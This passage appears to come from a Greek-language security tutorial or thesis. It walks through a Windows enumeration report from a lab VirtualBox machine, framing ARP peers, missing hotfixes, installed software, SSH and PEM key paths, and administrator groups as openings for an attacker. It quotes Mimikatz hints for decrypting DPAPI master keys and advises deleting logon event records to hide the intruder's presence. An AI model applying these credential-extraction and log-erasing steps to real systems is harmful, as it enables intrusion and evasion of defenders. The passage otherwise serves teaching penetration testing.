Αξίζει να αναφέρουμε ότι, αν παραθέσουμε όλη την αναφορά, το μέγεθος της εκτύπωσης μπορεί να φτάσει μέχρι και τις 333 σελίδες! Συνεπώς μας ενδιαφέρει να εστιάσουμε σε συγκεκριμένα σημεία της αναφοράς και ειδικά στην πληροφορία, που μπορούμε να αποκομίσουμε και να εξετάσουμε κατά πόσο μπορούμε να τη χρησιμοποιήσουμε προς όφελός μας.

Για λόγους πληρότητας, επισυνάπτεται η αναφορά ως αρχείο κειμένου .txt ώστε να μελετηθεί περαιτέρω. Μπορούμε να σταθούμε στα εξής στοιχεία:

1. ARP Table:

```
====== ARPTable ======

Loopback Pseudo-Interface 1 --- Index 1
  Interface Description : Software Loopback Interface 1
  Interface IPs         : ::1, 127.0.0.1
  DNS Servers           : fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1

  Internet Address      Physical Address      Type
  224.0.0.22            00-00-00-00-00-00     Static
  239.255.255.250       00-00-00-00-00-00     Static


Ethernet --- Index 6
  Interface Description : Intel(R) PRO/1000 MT Desktop Adapter
  Interface IPs         : fe80::c50d:519f:96a4:e108%6, 10.0.2.4
  DNS Servers           : 8.8.8.8

  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     Dynamic
  10.0.2.3              08-00-27-2D-A2-5A     Dynamic
  10.0.2.15             00-00-00-00-00-00     Invalid
  10.0.2.255            FF-FF-FF-FF-FF-FF     Static
  224.0.0.22            01-00-5E-00-00-16     Static
  224.0.0.251           01-00-5E-00-00-FB     Static
  224.0.0.252           01-00-5E-00-00-FC     Static
  239.255.255.250       01-00-5E-7F-FF-FA     Static
  255.255.255.255       FF-FF-FF-FF-FF-FF     Static
```

Το ARP (Address Resolution Protocol) είναι το πρωτόκολλο που γεφυρώνει το επίπεδο 2 και το επίπεδο 3 του μοντέλου OSI, το οποίο στην τυπική στοίβα TCP/IP συνενώνει αποτελεσματικά τα επίπεδα Ethernet και Internet Protocol (IP). Αυτή η κρίσιμη λειτουργία επιτρέπει την ανακάλυψη της διεύθυνσης MAC (media access control) μιας συσκευής με βάση τη γνωστή της διεύθυνση IP.

2. Κατ' επέκταση, ένας πίνακας ARP (ARP Table) είναι απλώς η μέθοδος για την αποθήκευση των πληροφοριών που ανακαλύπτονται μέσω του ARP. Χρησιμοποιείται για την καταγραφή των ζευγών διευθύνσεων MAC και IP συσκευών που έχουν ανακαλυφθεί και ανήκουν σ' ένα δίκτυο. Κάθε συσκευή που είναι συνδεδεμένη σε ένα δίκτυο έχει τον δικό της πίνακα ARP, ο οποίος είναι υπεύθυνος για την αποθήκευση των ζευγών διευθύνσεων με τα οποία έχει επικοινωνήσει η συγκεκριμένη συσκευή.
3. Το ARP είναι κρίσιμης σημασίας στην επικοινωνία δικτύου, επομένως τα ζεύγη διευθύνσεων MAC και IP δεν χρειάζεται να ανακαλύπτονται (και να ανακαλύπτονται ξανά) για κάθε πακέτο δεδομένων που αποστέλλεται. Μόλις γίνεται γνωστό ένα ζεύγος διευθύνσεων MAC και IP, διατηρείται στον πίνακα ARP για μια καθορισμένη χρονική περίοδο. Εάν δεν υπάρχει εγγραφή στον πίνακα ARP για έναν συγκεκριμένο προορισμό διεύθυνσης IP, το ARP θα χρειαστεί να στείλει ένα μήνυμα εκπομπής (broadcast) σε όλες τις συσκευές σε αυτό το

συγκεκριμένο υποδίκτυο για να καθορίσει ποια θα πρέπει να είναι η διεύθυνση MAC του δέκτη.

Στην παραπάνω εικόνα βλέπουμε με ποιους υπολογιστές του υποδικτύου έχει επικοινωνήσει το εν λόγω τερματικό και αποκτάμε αμέσως μια λίστα δυνητικών μελλοντικών στόχων.

Autoruns:

```
======= AutoRuns =======


HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run :
  C:\Windows\system32\SecurityHealthSystray.exe
  C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
  C:\Windows\system32\VBoxTray.exe
```

Το Autoruns πήρε το όνομά του από το γνωστό, δωρεάν εργαλείο, Sysinternals, της Microsoft. Η λειτουργία του είναι η απαρίθμηση όλων των προγραμμάτων, που ξεκινούν αυτόματα σε ένα μηχάνημα Windows. Στη συνέχεια, μπορούμε να εξετάσουμε αυτήν τη λίστα προγραμμάτων και να δούμε τι εκτελείται κατά την εκκίνηση και πώς μπορούμε να το εκμεταλλευτούμε.

Μέσα στη λίστα των εκτελέσιμων που εμφανίζονται, μπορούμε να εντοπίσουμε υπηρεσίες Windows, καταχωρήσεις εκτέλεσης και πολλές άλλες λιγότερο γνωστές μεθόδους αυτόματης εκκίνησης.

Chromium (Chrome) & Edge: Σελιδοδείκτες και ιστορικό

```
====== ChromiumBookmarks ======

====== ChromiumHistory ======

History (C:\Users\DomainUser\AppData\Local\Microsoft\Edge\User Data\Default\History):

  http://10.0.2.15:8000/Tests/http://10.0.2.15:8000/Tests/http://10.0.2.15:8000/application/x-msdos-programapplication/x-msdos-program
  http://10.0.2.15:8000/Tests/http://10.0.2.15:8000/Tests/http://10.0.2.15:8000/application/x-msdos-programapplication/x-msdos-program
  http://10.0.2.15:8000/CodeExecution/http://10.0.2.15:8000/CodeExecution/http://10.0.2.15:8000/application/octet-streamapplication/
  octet-stream
  http://10.0.2.15:8000/Persistence/http://10.0.2.15:8000/Persistence/http://10.0.2.15:8000/application/octet-streamapplication/octet-stream
  http://10.0.2.15:8000/CodeExecution/http://10.0.2.15:8000/CodeExecution/http://10.0.2.15:8000/application/octet-streamapplication/
  octet-stream
  http://10.0.2.15:8000/Tests/winsys.bat+
  http://10.0.2.15/
  http://10.0.2.15/
  http://10.0.2.15:8080/
  http://10.0.2.15:8000/CodeExecution/Directory
  http://10.0.2.15:8000/Tests/Directory

History (C:\Users\IEUser\AppData\Local\Microsoft\Edge\User Data\Default\History):

  https://support.microsoft.com/en-us/windows?ui=en-US&rs=en-US&ad=USWindows
  https://c2rsetup.officeapps.live.com/c2r/downloadEdge.aspx?platform=Default&source=EdgeStablePage&Channel=Stable&language=enhttps://www.
  microsoft.com/en-us/edge?form=MY01PX&OCID=MY01PXhttps://www.microsoft.com/en-us/edge?form=MY01PX&OCID=MY01PXhttps://www.microsoft.com/
  en-us/edge?form=MY01PX&OCID=MY01PXSat
  https://c2rsetup.officeapps.live.com/c2r/downloadEdge.aspx?platform=Default&source=EdgeStablePage&Channel=Stable&language=enA
  https://support.microsoft.com/en-us/windows?ui=en-US&rs=en-US&ad=US

History (C:\Users\test\AppData\Local\Microsoft\Edge\User Data\Default\History):
```

Αρχίζουμε και παίρνουμε λίγο πιο λεπτομερείς πληροφορίες για το τι συμβαίνει στο τερματικό που επιλέξαμε ως στόχο και μάλιστα για το προφίλ του εγγενούς χρήστη, του IEUser. Βλέπουμε όλο το ιστορικό πλοήγησης του χρήστη, τόσο στο Google Chrome (που καλείται Chromium, καθώς βασίζεται στον κώδικα του open source browser, Chromium), όσο και στον αντίστοιχο φυλλομετρητή της Microsoft, τον Edge.

Αν υπήρχαν αποθηκευμένοι σελιδοδείκτες, τότε θα εμφανίζονταν και αυτοί στην αναφορά.

DPAPI Masterkeys:

```
====== DpapiMasterKeys ======

Folder : C:\Users\DomainUser\AppData\Roaming\Microsoft\Protect\S-1-5-21-3461203602-4096304019-2269080069-1004

  LastAccessed             LastModified             FileName
  ------------             ------------             --------
  11/25/2021 2:55:40 PM    11/25/2021 2:55:40 PM    0463c0ba-f9e1-40fe-8a91-af285d0e06d4
  11/25/2021 2:55:40 PM    11/25/2021 2:55:40 PM    b5b53e6a-3bcb-45f8-aadd-4718d37ae384

Folder : C:\Users\IEUser\AppData\Roaming\Microsoft\Protect\S-1-5-21-3461203602-4096304019-2269080069-1000

  LastAccessed             LastModified             FileName
  ------------             ------------             --------
  4/11/2021 2:28:43 PM     4/11/2021 2:28:43 PM     39fa068d-36be-40da-8ade-1f86d37ef962
  4/11/2021 2:28:55 PM     4/11/2021 2:28:55 PM     d809c41c-8607-43a1-b977-e6318c2b9f9b

Folder : C:\Users\test\AppData\Roaming\Microsoft\Protect\S-1-5-21-3461203602-4096304019-2269080069-1003

  LastAccessed             LastModified             FileName
  ------------             ------------             --------
  4/11/2021 2:29:10 PM     4/11/2021 2:29:10 PM     06340aaa-f3f8-41df-bb87-344ab88a4894


[*] Use the Mimikatz "dpapi::masterkey" module with appropriate arguments (/pvk or /rpc) to decrypt
[*] You can also extract many DPAPI masterkeys from memory with the Mimikatz "sekurlsa::dpapi" module
[*] You can also use SharpDPAPI for masterkey retrieval.
```

Αναφερθήκαμε ήδη σε αυτά. Πρόκειται για μια λίστα κύριων κλειδιών DPAPI (Data Protection API – μια απλή κρυπτογραφική διεπαφή που χρησιμοποιείται στον προγραμματισμό και είναι ενσωματωμένο στοιχείο στα Windows 2000 και μεταγενέστερες εκδόσεις).

Στην αναφορά μας δίνονται και οδηγίες χρήσης, πώς μπορούμε να εξάγουμε κι άλλα DPAPI κλειδιά, καθώς και το masterkey.

(ii) Explicit Logon Events:

```
====== ExplicitLogonEvents ======

Listing 4648 Explicit Credential Events - A process logged on using plaintext credentials
Output Format:
  --- TargetUser,ProcessResults,SubjectUser,IpAddress ---
  <Dates the credential was used to logon>


11/25/2021 02:55 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/20/2021 09:27 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/20/2021 09:22 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/20/2021 09:16 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/20/2021 08:55 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/20/2021 07:16 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/20/2021 07:15 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/18/2021 11:11 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\svchost.exe,WORKGROUP\MSEDGEWIN10$,127.0.0.1
11/18/2021 11:11 PM,MSEDGEWIN10\DomainUser,C:\Windows\System32\lsass.exe,WORKGROUP\MSEDGEWIN10$,-
```

Παρατίθενται με ακρίβεια όλα τα συμβάντα σύνδεσης με ID 4648, από την υπηρεσία καταγραφής συμβάντων. Ας σημειωθεί ότι εδώ βλέπουμε ότι έχει γίνει λεπτομερής καταγραφή της σύνδεσης του χρήστη “DomainUser” που δημιουργήσαμε εμείς. Συνεπώς είναι ζωτικής σημασίας, να διαγράψουμε τις εν λόγω εγγραφές, ώστε να μην αφήσουμε ίχνη της παρουσίας μας με την ολοκλήρωση των εργασιών μας.

Επειδή το τερματικό – στόχος δεν είναι τερματικό πραγματικού χρήστη, δεν βλέπουμε στην καταγραφή κάποια αναφορά του χρήστη IEUser. Αν είχαμε συνδεθεί, βέβαια, με αυτά τα credentials, τότε θα εμφανιζόταν εδώ.

(iii) Explore Run Commands:

```
====== ExplorerRunCommands ======


S-1-5-21-3461203602-4096304019-2269080069-1004 :
  a          :  gpedit.msc\1
  MRUList    :  hbgefdca
  b          :  cmd\1
  c          :  c:\1
  d          :  %temp%\key.log\1
  e          :  notepad\1
  f          :  \\10.0.2.5\1
  g          :  control panel\1
  h          :  regedit\1
```

Μια πολύ ενδιαφέρουσα λίστα που μας δείχνει τι έτρεξε ο εν λόγω χρήστης (εν προκειμένω, ο DomainUser) από το πεδίο εκτέλεσης (run) των Windows. Μας επιτρέπει να ιχνηλατήσουμε τις τελευταίες ενέργειες που μπορεί να έκανε ο χρήστης ή κάποιος διαχειριστής και να συλλέξουμε περισσότερες πληροφορίες για αρχεία που χρήζουν περισσότερης προσοχής.

(iv) Απαρίθμηση Hotfixes:

```
====== Hotfixes ======

Enumerating Windows Hotfixes. For *all* Microsoft updates, use the 'MicrosoftUpdates' command.

  KB4601555  4/3/2021 12:00:00 AM   Update                      NT AUTHORITY\SYSTEM
  KB4470788  3/19/2019 12:00:00 AM  Security Update             NT AUTHORITY\SYSTEM
  KB4480056  3/19/2019 12:00:00 AM  Update                      MSEDGEWIN10\IEUser
  KB4486153  4/3/2021 12:00:00 AM   Update                      NT AUTHORITY\SYSTEM
  KB4535680  4/3/2021 12:00:00 AM   Security Update             NT AUTHORITY\SYSTEM
  KB4577586  4/3/2021 12:00:00 AM   Update                      NT AUTHORITY\SYSTEM
  KB4589208  4/10/2021 12:00:00 AM  Update                      NT AUTHORITY\SYSTEM
  KB5000859  4/3/2021 12:00:00 AM   Security Update             NT AUTHORITY\SYSTEM
  KB5001404  4/30/2021 12:00:00 AM  Security Update             NT AUTHORITY\SYSTEM
  KB5003243  11/18/2021 12:00:00 AM Security Update             NT AUTHORITY\SYSTEM
  KB5003171  11/18/2021 12:00:00 AM Security Update             NT AUTHORITY\SYSTEM
```

Από τις πλέον πιο σημαντικές πληροφορίες που μπορούμε να συλλέξουμε για ένα σύστημα, είναι ποιες αναβαθμίσεις (updates) και ποια διορθωτικά αρχεία (patches) έχουν εγκατασταθεί και -ακόμα πιο σημαντικό- ποιες λείπουν.
Ήδη γνωρίζουμε ποιο είναι το λειτουργικό σύστημα που προσπελαύνουμε, καθώς και την αρχιτεκτονική του. Επομένως είναι εύκολο να εντοπίσουμε τι ευπάθειες έχει η συγκεκριμένη έκδοση ο/s και αν της λείπουν κάποια hotfixes, που θα μας επιτρέψουν να εκτελέσουμε κάποια επίθεση εκμετάλλευσης.

(v) Internet Explorer:

```
====== IEFavorites ======

Favorites (DomainUser):

  http://go.microsoft.com/fwlink/p/?LinkId=255142

Favorites (IEUser):

  http://go.microsoft.com/fwlink/p/?LinkId=255142

Favorites (test):

  http://go.microsoft.com/fwlink/p/?LinkId=255142

====== IETabs ======

====== IEUrls ======

Internet Explorer typed URLs for the last 7 days
```

Σε περίπτωση που ένας ή περισσότεροι χρήστες του τερματικού χρησιμοποιούν Internet Exporer, εδώ θα βρούμε όλες τις σχετικές πληροφορίες. Ας σημειωθεί ότι γίνεται ανάλυση ανά χρήστη (DomainUser,. IEUser, test).

(vi) Εγκατεστημένα προϊόντα:

```
====== InstalledProducts ======

DisplayName                    : Microsoft Edge
DisplayVersion                 : 96.0.1054.34
Publisher                      : Microsoft Corporation
InstallDate                    : 1/1/0001 12:00:00 AM
Architecture                   : x86

DisplayName                    : Microsoft Edge Update
DisplayVersion                 : 1.3.153.53
Publisher                      :
InstallDate                    : 1/1/0001 12:00:00 AM
Architecture                   : x86

DisplayName                    : Oracle VM VirtualBox Guest Additions 6.1.18
DisplayVersion                 : 6.1.18.0
Publisher                      : Oracle Corporation
InstallDate                    : 1/1/0001 12:00:00 AM
Architecture                   : x64

DisplayName                    : Microsoft Update Health Tools
DisplayVersion                 : 2.84.0.0
Publisher                      : Microsoft Corporation
InstallDate                    : 1/1/0001 12:00:00 AM
Architecture                   : x64

DisplayName                    : Microsoft Silverlight
DisplayVersion                 : 5.1.50918.0
Publisher                      : Microsoft Corporation
InstallDate                    : 1/1/0001 12:00:00 AM
Architecture                   : x64

DisplayName                    : Puppet (64-bit)
DisplayVersion                 : 3.8.7
Publisher                      : Puppet Labs
InstallDate                    : 1/1/0001 12:00:00 AM
Architecture                   : x64
```

Τα εγκατεστημένα προϊόντα σε ένα υπολογιστικό σύστημα είναι μια πολύ ισχυρή πληροφορία. Υπάρχει η λογική άποψη ότι κάθε επιπρόσθετο πρόγραμμα σε έναν υπολογιστή, δημιουργεί επιπλέον (δυνητικά) κενά ασφαλείας, που σημαίνει ότι δεν αρκεί να έχουμε θωρακισμένο κι ενημερωμένο το λειτουργικό σύστημα μόνο.

Μια λίστα εγκατεστημένων προγραμμάτων μας επιτρέπει να ψάξουμε πιο προσεκτικά και να εντοπίσουμε κάποιο αδύναμο σημείο που θα αποτελέσει εφαλτήριο για την κατάληψη και πλήρη εκμετάλλευση του συστήματος.
Επίσης, συλλέγουμε πληροφορίες που αφορούν τις εργασίες και τις συνήθειες τόσο του χρήστη / των χρηστών, όσο και του εταιρικού περιβάλλοντος, στο οποίο μπορεί να ανήκει αυτός ο υπολογιστής.

(vii) Ενδιαφέροντα αρχεία:

```
====== InterestingFiles ======

Accessed    Modified    Path
----------  ----------  -----
2019-03-19  2019-03-19  C:\Users\All Users\ssh\ssh_host_rsa_key
2019-03-19  2019-03-19  C:\Users\All Users\ssh\ssh_host_rsa_key.pub
2021-11-18  2021-11-18  C:\Users\All Users\PuppetLabs\puppet\etc\ssl\private_keys\msedgewin10.home.pem
2021-11-25  2021-04-03  C:\Users\All Users\PuppetLabs\puppet\etc\ssl\private_keys\msedgewin10.pem
2019-03-19  2019-03-19  C:\Users\All Users\PuppetLabs\puppet\etc\ssl\private_keys\msedgewin10.plainconcepts.com.pem
2021-11-18  2021-11-18  C:\Users\All Users\PuppetLabs\puppet\etc\ssl\public_keys\msedgewin10.home.pem
2021-04-03  2021-04-03  C:\Users\All Users\PuppetLabs\puppet\etc\ssl\public_keys\msedgewin10.pem
2019-03-19  2019-03-19  C:\Users\All Users\PuppetLabs\puppet\etc\ssl\public_keys\msedgewin10.plainconcepts.com.pem
2021-11-20  2021-11-20  C:\Users\DomainUser\AppData\Local\Microsoft\OneDrive\21.220.1024.0005\IRMProtectors\microsoft.aip.pdfprotector.
dll
2021-04-10  2021-04-10  C:\Users\IEUser\AppData\Local\Microsoft\OneDrive\21.052.0314.0001\IRMProtectors\microsoft.office.irm.
pdfprotector.dll
```

Πρόκειται για φακέλους και υποφακέλους που περιέχουν μέσα κλειδιά ssh, καθώς .pem (privacy enhanced mail) αρχεία, που είναι ένας τύπος αρχείων PKI (Public Key Infrastructure) και χρησιμοποιούνται για κλειδιά και πιστοποιητικά.

(viii) Ενδιαφέρουσες διεργασίες:

```
====== InterestingProcesses ======

    Category     : defensive
    Name         : MsMpEng.exe
    Product      : Windows Defender AV
    ProcessID    : 2200
    Owner        : NT AUTHORITY\SYSTEM
    CommandLine  :

    Category     : interesting
    Name         : cmd.exe
    Product      : Command Prompt
    ProcessID    : 5156
    Owner        : MSEDGEWIN10\DomainUser
    CommandLine  : "C:\Windows\system32\cmd.exe"
```

Πρόκειται για διεργασίες που εκτελούνται είτε εγγενώς από το ίδιο το σύστημα (defensive), είτε από τους χρήστες και παρουσιάζουν ένα ιδιαίτερο ενδιαφέρον.

(ix) Τοπικές Ομάδες Χρηστών (Local Groups):

```
====== LocalGroups ======

Non-empty Local Groups (and memberships)


  ** MSEDGEWIN10\Administrators ** (Administrators have complete and unrestricted access to the computer/domain)

  User            MSEDGEWIN10\Administrator               S-1-5-21-3461203602-4096304019-2269080069-500
  User            MSEDGEWIN10\IEUser                      S-1-5-21-3461203602-4096304019-2269080069-1000
  User            MSEDGEWIN10\DomainUser                  S-1-5-21-3461203602-4096304019-2269080069-1004

  ** MSEDGEWIN10\Guests ** (Guests have the same access as members of the Users group by default, except for the Guest account which is
  further restricted)

  User            MSEDGEWIN10\Guest                       S-1-5-21-3461203602-4096304019-2269080069-501

  ** MSEDGEWIN10\IIS_IUSRS ** (Built-in group used by Internet Information Services.)

  WellKnownGroup  NT AUTHORITY\IUSR                       S-1-5-17

  ** MSEDGEWIN10\System Managed Accounts Group ** (Members of this group are managed by the system.)

  User            MSEDGEWIN10\DefaultAccount              S-1-5-21-3461203602-4096304019-2269080069-503

  ** MSEDGEWIN10\Users ** (Users are prevented from making accidental or intentional system-wide changes and can run most applications)

  WellKnownGroup  NT AUTHORITY\INTERACTIVE                S-1-5-4
  WellKnownGroup  NT AUTHORITY\Authenticated Users        S-1-5-11
  User            MSEDGEWIN10\IEUser                      S-1-5-21-3461203602-4096304019-2269080069-1000
  User            MSEDGEWIN10\DomainUser                  S-1-5-21-3461203602-4096304019-2269080069-1004
```

Εκτός από τους χρήστες που υπάρχουν σε ένα υπολογιστικό σύστημα, είναι εξίσου σημαντικό να γνωρίζουμε σε ποια ομάδα ανήκουν. Επομένως, υπάρχει περίπτωση αν γνωρίζουμε τα διαπιστευτήρια ενός χρήστη, να μας είναι τελείως άχρηστα, αν δεν ανήκει σε μια από τις «ισχυρές» ομάδες, που να έχουν διαχειριστικά δικαιώματα στο σύστημα, όπως π.χ. η ομάδα των Administrators.

Εκτός από την ομάδα, βλέπουμε τα ονόματα των χρηστών, καθώς και το μοναδικό αναγνωριστικό ασφαλείας τους από το σύστημα (Security IDentifiers – SID) και από τη δομή τους μπορούμε να καταλάβουμε τι είδους δικαιώματα έχει ο κάθε λογαριασμός στο σύστημα.

Για παράδειγμα, ακολουθώντας αυτόν τον πίνακα, βλέπουμε ποιοι λογαριασμοί είναι διαχειριστές στο εν λόγω τερματικό, ακόμα κι αν έχουν αλλάξει τα αρχικά ονόματα:

ADMINISTRATOR S-1-5-21-<*machine*>-500	A user account for the system administrator. By default, it is the only user account that is given full control over the system.
GUEST S-1-5-21-<*machine*>-501	A user account for people who do not have individual accounts. This user account does not require a password. By default, the Guest account is disabled.
KRBTGT S-1-5-21-<*domain*>-502	A service account that is used by the Key Distribution Center (KDC) service.
DOMAIN_ADMINS S-1-5-21-<*domain*>-512	A global group whose members are authorized to administer the domain. By default, the DOMAIN_ADMINS group is a member of the Administrators group on all computers that have joined a domain, including the domain controllers. DOMAIN_ADMINS is the default owner of any object that is created by any member of the group.
DOMAIN_USERS S-1-5-21-<*domain*>-513	A global group that includes all user accounts in a domain.

Ο υπόλοιπος πίνακας υπάρχει διαθέσιμος στη γνωσιακή βάση δεδομένων της Microsoft, στη διεύθυνση

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/81d92bba-d22b-4a8c-908a-554ab29148ab

(x) Τοπικοί Χρήστες (Local Users):

```
====== LocalUsers ======

ComputerName                : localhost
UserName                    : Administrator
Enabled                     : False
Rid                         : 500
UserType                    : Administrator
Comment                     : Built-in account for administering the computer/domain
PwdLastSet                  : 3/19/2019 8:45:52 PM
LastLogon                   : 1/1/1970 12:00:00 AM
NumLogins                   : 0

ComputerName                : localhost
UserName                    : DefaultAccount
Enabled                     : False
Rid                         : 503
UserType                    : Guest
Comment                     : A user account managed by the system.
PwdLastSet                  : 1/1/1970 12:00:00 AM
LastLogon                   : 1/1/1970 12:00:00 AM
NumLogins                   : 0

ComputerName                : localhost
UserName                    : DomainUser
Enabled                     : True
Rid                         : 1004
UserType                    : Administrator
Comment                     :
PwdLastSet                  : 11/18/2021 11:11:30 PM
LastLogon                   : 11/25/2021 2:55:40 PM
NumLogins                   : 45

ComputerName                : localhost
UserName                    : Guest
Enabled                     : False
Rid                         : 501
UserType                    : Guest
Comment                     : Built-in account for guest access to the computer/domain
PwdLastSet                  : 1/1/1970 12:00:00 AM
LastLogon                   : 1/1/1970 12:00:00 AM
NumLogins                   : 0
```

```
ComputerName                : localhost
UserName                    : IEUser
Enabled                     : True
Rid                         : 1000
UserType                    : Administrator
Comment                     : IEUser
PwdLastSet                  : 3/19/2019 8:45:52 PM
LastLogon                   : 4/11/2021 2:28:38 PM
NumLogins                   : 37

ComputerName                : localhost
UserName                    : sshd
Enabled                     : True
Rid                         : 1002
UserType                    : Guest
Comment                     :
PwdLastSet                  : 3/19/2019 1:32:33 PM
LastLogon                   : 1/1/1970 12:00:00 AM
NumLogins                   : 0

ComputerName                : localhost
UserName                    : WDAGUtilityAccount
Enabled                     : False
Rid                         : 504
UserType                    : Guest
Comment                     : A user account managed and used by the system for Windows Defender Application Guard scenarios.
PwdLastSet                  : 3/19/2019 8:43:53 PM
LastLogon                   : 1/1/1970 12:00:00 AM
NumLogins                   : 0
```

Όπως αναγράφει και η ενότητα, δίδονται οι πληροφορίες όλων των χρηστών. Όλοι οι χρήστες που υπάρχουν στο σύστημα, είτε έχουν δημιουργηθεί από το λειτουργικό

σύστημα, είτε από την παρέμβαση διαχειριστών, αναγράφονται με κάθε λεπτομέρεια.

Φαίνεται αν είναι ενεργοποιημένοι ή ανενεργοί και στην περίπτωση των χρηστών που δημιουργούνται από υπηρεσίες του συστήματος, υπάρχει και μια σύντομη περιγραφή της λειτουργίας τους.

(xi) LOLBAS:

```
====== LOLBAS ======

Path: C:\Windows\System32\advpack.dll
Path: C:\Windows\SysWOW64\advpack.dll
Path: C:\Windows\WinSxS\amd64_microsoft-windows-advpack_31bf3856ad364e35_11.0.17763.1_none_d082ca37b5d3d7c3\advpack.dll
Path: C:\Windows\WinSxS\wow64_microsoft-windows-advpack_31bf3856ad364e35_11.0.17763.1_none_dad77489ea3499be\advpack.dll
Path: C:\Windows\System32\at.exe
Path: C:\Windows\SysWOW64\at.exe
Path: C:\Windows\WinSxS\amd64_microsoft-windows-at_31bf3856ad364e35_10.0.17763.1_none_3dc78e4edc0df1b1\at.exe
Path: C:\Windows\WinSxS\wow64_microsoft-windows-at_31bf3856ad364e35_10.0.17763.1_none_481c38a1106eb3ac\at.exe
Path: C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.1852.1.
11\amd64_microsoft-windows-atbroker_31bf3856ad364e35_10.0.17763.1790_none_1d0b7647f03d6b6e\f\atbroker.exe
Path: C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.1852.1.
11\amd64_microsoft-windows-atbroker_31bf3856ad364e35_10.0.17763.1790_none_1d0b7647f03d6b6e\r\atbroker.exe
Path: C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.1852.1.
11\wow64_microsoft-windows-atbroker_31bf3856ad364e35_10.0.17763.1790_none_2760209a249e2d69\f\atbroker.exe
Path: C:\Windows\servicing\LCU\Package_for_RollupFix~31bf3856ad364e35~amd64~~17763.1852.1.
```

Ένα μεγάλο μέρος της αναφοράς (ίσως και το μεγαλύτερο) καταλαμβάνει η εκτεταμένη παράθεση όλων των αρχείων του λειτουργικού συστήματος, τα οποία ανήκουν στην ομάδα των LOLBAS, όπως ακριβώς εξετάσαμε στην προηγούμενη ενότητα.

Γίνεται πλήρης απαρίθμηση των αρχείων (enumeration) και κατά την ολοκλήρωση, αναφέρεται όχι μόνο ο αριθμός των αρχείων που εντοπίστηκε, αλλά και η ηλεκτρονική διεύθυνση του αποθετηρίου των LOLBAS, που δίνει οδηγίες για την χρήση τους και την αποδοτικότερη εκμετάλλευσή τους, όπως φαίνεται στην παρακάτω εικόνα:

```
Found: 1347 LOLBAS

To see how to use the LOLBAS that were found go to https://lolbas-project.github.io/
```

(xii) Αναβαθμίσεις της Microsoft (Updates):

```
====== MicrosoftUpdates ======

Enumerating *all* Microsoft updates

  KB2267602  11/25/2021 12:59:23 PM  UpdateOrchestrator   Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.1553.0)
  KB2267602  11/20/2021 7:33:46 PM   Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.1342.0)
             11/20/2021 5:20:25 PM   Update;ScanForUpdates 9NBLGGH3FRZM-Microsoft.VCLibs.140.00
             11/20/2021 5:20:25 PM   Update;ScanForUpdates 9NBLGGH3FRZM-Microsoft.VCLibs.140.00
             11/20/2021 5:20:25 PM   Update;ScanForUpdates 9PMMSR1CGPWG-Microsoft.HEIFImageExtension
  KB2267602  11/20/2021 5:20:00 PM   UpdateOrchestrator   Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.1337.0)
  KB2267602  11/18/2021 9:21:22 PM   Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.1224.0)
  KB5003171  11/18/2021 7:53:17 PM   UpdateOrchestrator   2021-05 Cumulative Update for Windows 10 Version 1809 for x64-based Systems
  (KB5003171)
  KB4023057  11/18/2021 7:41:07 PM   UpdateOrchestrator   2021-09 Update for Windows 10 Version 1809 for x64-based Systems (KB4023057)
  KB2267602  11/18/2021 7:41:05 PM   UpdateOrchestrator   Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.1219.0)
  KB890830   11/18/2021 7:41:05 PM   UpdateOrchestrator   Windows Malicious Software Removal Tool x64 - v5.95 (KB890830)
  KB2267602  11/18/2021 7:28:29 PM   Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.1219.0)
  KB2267602  11/4/2021 3:03:17 PM    Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.411.0)
  KB2267602  11/4/2021 2:36:50 PM    Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.405.0)
  KB4052623  11/4/2021 2:36:50 PM    Windows Defender     Update for Microsoft Defender Antivirus antimalware platform - KB4052623 (Version
  4.18.2110.6)
  KB2267602  11/4/2021 2:30:59 PM    Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.353.400.0)
  KB2267602  5/5/2021 11:41:07 PM    Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.339.26.0)
  KB2267602  5/5/2021 9:16:24 PM     Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.339.21.0)
  KB2267602  5/5/2021 9:04:40 PM     UpdateOrchestrator   Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.339.21.0)
  KB2267602  4/30/2021 1:44:56 PM    Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.337.267.0)
